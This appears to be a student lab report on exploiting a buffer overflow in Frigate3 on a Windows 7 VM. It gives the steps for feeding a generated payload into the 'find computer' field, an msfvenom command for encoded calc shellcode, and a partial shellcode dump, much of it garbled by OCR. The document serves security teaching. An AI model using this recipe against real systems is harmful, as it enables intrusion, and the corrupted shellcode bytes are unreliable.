
# Secure Coding Lab – 10


Khushal Khare 18BCE7036


## **Install Frigate3 on Windows 7 VM:**

#### Frigate3 UI





## **Execute the exploit2.py to generate the payload\_cmd.txt file:**





Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.





The application crashes and CMD opens up after pressing Ok.


#### Open linux on VMBox and in terminal paste the following code to get the calc payload

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha mixed -b "\x00\x14\x09\x0a\x0d" -fpython


This will generate the bit code buf = ""

- $\xspace{1} x0\xspace{1} x30\xspace{1} x30\xspace{1} x7d\xspace{1} x7d\$
- $"\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f" buf +=$


- $\label{eq:condition} $$ ''\times74\times19\timesc2\times21\times fd\times fe\times92\times40\times2c\times51\times a9\times1a\times e''$ buf+=$
- $\label{eq:condition} $$ ''\times53\times7e\times17\timesa7\times4b\times63\times12\times71\timese7\times57\timese8\times80\times21''$ buf += $$ $$$  $\label{eq:condition} $$ '' \times a6 \times 11 \times 2e \times 0c \times 07 \times e0 \times 2e \times 48 \times af \times 1b \times 45 \times a0 \times cc'' buf +=$
- $\label{eq:condition} $$ '' \times 6 \times 5e \times 77 \times 6 \times 7e \times 6e \times 17 \times 6e \times 4e \times 49 \times 6e \times 17 \times 6e \times 4e \times 49 \times 6e \times 17 \times 6e$
- $\label{eq:condition} $$ ''\ab \x1a\x24\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac\x33'' buf += $$ $$$
- $"\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f"\ buf +=$
- "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6" buf +=
- $\xspace$ \xfc\x1f\xc2\xd3\x6e\xc3\x05"




Dothesame process as we did for exploit cmd, but this time, after the application crashes it opens calculator.



## Attach Debugger and analyse the address of various registers below





#### Check for EIP Address



## Overflowing with A character

